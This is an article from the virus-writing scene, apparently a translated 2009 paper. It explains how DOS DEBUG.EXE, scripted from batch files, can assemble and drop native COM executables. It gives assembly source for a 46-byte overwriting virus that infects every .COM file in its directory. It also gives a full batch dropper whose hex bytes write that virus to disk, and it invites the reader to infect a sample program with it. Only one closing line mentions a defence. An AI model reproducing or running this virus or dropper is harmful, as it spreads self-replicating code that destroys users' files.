The Risk of Debug Codes in Batch

what are debug codes and why they are dangerous?

Author: zer0p
Mail: zero.p@bk.ru
Translation: 14. November 2010

original date: 30 June 2009

www.bi0tic.info
http://vx.netlux.org/bi0tic

„To see a World in a Grain of Sand

And a Heaven in a Wild Flower,

Hold Infinity in the palm of your hand

And Eternity in an hour"

William Blake, *Fragments from "Auguries of Innocence"*

Introduction

This paper shows the risk of „Debug Codes“ in Batch. It's useful for comprehension, if you have some assembler knowledge. Debug.EXE is a small assembler and disassember.In can be found on every version of Windows in *c:\windows\command* and is a relict of the old DOS times. If you start DEBUG and type „?“, DEBUG lists all its commands.

….....

assemble	A [address]
compare	C range address
dump	D [range]
enter	E adress [list]
fill	F range list
go	G [=address] [addresses]
hex	H value1 value2
input	I port
load	L [address] [drive] [firstsector] [number]
move	M range adress
name	N [pathname] [arglist]
output	O port byte
proceed	P [=address] [number]
quit	Q
register	R [register]
search	S range list
trace	T [=address] [value]
unassemble	U [range]
write	W [address] [drive] [firstsector] [number]

….....

As you can see, DEBUG contains many commands though it has a small filesize. Please don't play around with the write-command, because senseless interventions at the RAM can cause critical errors. Let's start with a little Introduction to demonstrate the handling with DEBUG. The usage of DEBUG is very complex, it could fill up some books.


Let's start with hello world-example

….....
```
.model tiny
.code
org 100h
START:
mov ah, 09h
```

```
mov dx, offset msg
int 21h
int 20h
msg db 'Hallo Welt!','$'
end START
```

….....

A Hexeditor would show us something like this:



This small Software just needs 21 Bytes of free space. It shows „Hello World“ and terminates itself.
If you have got some experience reading hexcode, you surely know, that CD 21 CD 20 represents „int 21h“ and „int 20h“. Maybe you have noticed „org 100h“? It's an indicator for a COM-File, because we must reserve 256 Bytes for the **P**rogram **S**egment **P**refix.
COM is the abbreviation for **C**opy **O**f **M**emory. A COM-File consists of a sequence of hexadecimal op-codes and thats very important for this paper.

```
-u
17CE:0100 B409          MOV     AH,09
17CE:0102 BA0901        MOV     DX,0109
17CE:0105 CD21          INT     21
17CE:0107 CD20          INT     20
17CE:0109 48            DEC     AX
17CE:010A 61            DB      61
17CE:010B 6C            DB      6C
17CE:010C 6C            DB      6C
17CE:010D 6F            DB      6F
17CE:010E 205765        AND     [BX+65],DL
17CE:0111 6C            DB      6C
17CE:0112 7421          JZ      0135
17CE:0114 2400          AND     AL,00
17CE:0116 0000          ADD     [BX+SI],AL
17CE:0118 0000          ADD     [BX+SI],AL
17CE:011A 0000          ADD     [BX+SI],AL
17CE:011C 0000          ADD     [BX+SI],AL
17CE:011E 0000          ADD     [BX+SI],AL
```

Opened with DEBUG, the disassembled Hello-World Application should look like the screenhsot from above. You know most of the ASM-Instruction from the Sourcecode.
The real Application terminates at 0107with „int 20h“. The rest of this is just the string „Hello World“. DEBUG can't differentiate from DATA and CODE. As i said, DEBUG isn't just a Debugger, it's also an Assembler. We can also assemble our code with DEBUG.

Recipe:

1) Open DEBUG , execute „n“ with the Filename as a Parameter. For example helloworld.com

2) Enter „a“ for assemble.
3) Type the following five Instructions in DEBUG.
    1. Mov ah,09
    2. mov dx,0109
    3. int 21
    4. int 20
    5. db “hallo welt$“
4) Enter „r“ and manipulate the Register CX. Enter the hexadecimal Filesize.
5) Save and write the File with „w“ and exit DEBUG with „q“.

To run the Code, enter „g“.It shows „Hallo Welt“ and terminate itself.

…….
We have created now our own hello world application with DEBUG. Debug codes are used in Batch to give DEBUG automatic instructions. The conclusion is,

it's possible to execute native code in a batch script with the help of DEBUG

The Batchfile for this Hello-World-Programm looks like this:
.....
```
@echo off
echo e 0100 B4 09 BA 09 01 CD 21 CD 20 48 61 6C 6C 6F 20 57>>s
echo e 0110 65 6C 74 21 24>>s
echo rcx>>s
echo 15>>s
echo ndrop.com>>s
echo w>>s
echo q>>s
debug < s
pause
```
.....
If you execute this script, a runable hello-World-programm is dropped. In this script, I used the „e“ command instead of „a“, but in this source, it doesn't matter. The amount of Bytes must be hexadecimal. The Approach of making a Batchfile is the same.


1) Write a .COM File or use exe2bin for example

2) Open the File with a hexeditor
3) Copy the Hexstrings into the Batchfile and edit the Number of Bytes.

For the next example, we use a real virus, which infects all COM-File in his current directory.

```
.....................................................
Virus SEGMENT
ASSUME cs:Virus, ds:Virus
ORG 100h
Start: mov ah, 4Eh
xor cx, cx
mov dx, offset ComSig
Next: int 21h
jc Quit

mov ax, 3D02h
mov dx, 9Eh
int 21h
xchg ax, bx
mov ah, 40h
mov cx, offset Ende - offset Start
mov dx, offset Start
int 21h
mov ah, 3Eh
int 21h
mov ah, 4Fh
jmp Next
Quit:

int 20h

ComSig db "*.com", 0
Ende:

Virus ENDS

END Start
.....................................................
```

If you compile this source and open it with a hexeditor, it should look like this:



This Virus is just 46 Bytes big. It's one of the smallest Virii ever.

The following listing shows the modified dropper script.

```
.....................................
```

```
@echo off
echo e 0100 B4 4E 33 C9 BA 28 01 CD 21 72 1B B8 02 3D BA 9E>>s
echo e 0110 00 CD 21 93 B4 40 B9 2E 00 BA 00 01 CD 21 B4 3E>>s
echo e 0120 CD 21 B4 4F EB E1 CD 20 2A 2E 63 6F 6D 00>>s
echo rcx>>s
```

```
echo 2E>>s
echo ndrop.com>>s
echo w>>s
echo q>>s
debug < s
pause
.....................................
```

If you execute this Script, it will drop the runable Virius „drop.com“. You can infect the Hello-World-Programm with the Virus if u put both in an empty Directory.

If you want do disable debug codes in batch scripts, delete or rename DEBUG.

Thanks and Greets to:

belial
el malfunc0r con el sombrero
herm1t
hh86
Kelz
metal-
Perforin
the dazing Voice of Ian Curtis